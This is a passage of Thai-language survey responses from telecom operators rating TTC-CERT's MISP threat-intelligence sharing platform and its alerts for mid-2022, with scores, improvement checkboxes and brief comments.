ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

อยากให้เพิ่ม Source Intelligence ให้มีความหลากหลายมากขึ้น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

หากเป็นไปได้ อยากให้แจ้งข้อมูลโดยอธิบายด้วยภาษาที่ง่ายต่อความเข้าใจมากขึ้น

ข้อเสนอแนะ/ความเห็น

ขอบคุณทีมงาน TTC-CERT

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	◉	○	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	◉	○	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	◉	○	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	◉	○	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	◉	○	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	◉	○	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	◉	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง 1 มิ.ย.65 ถึง 30 ก.ย.65

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
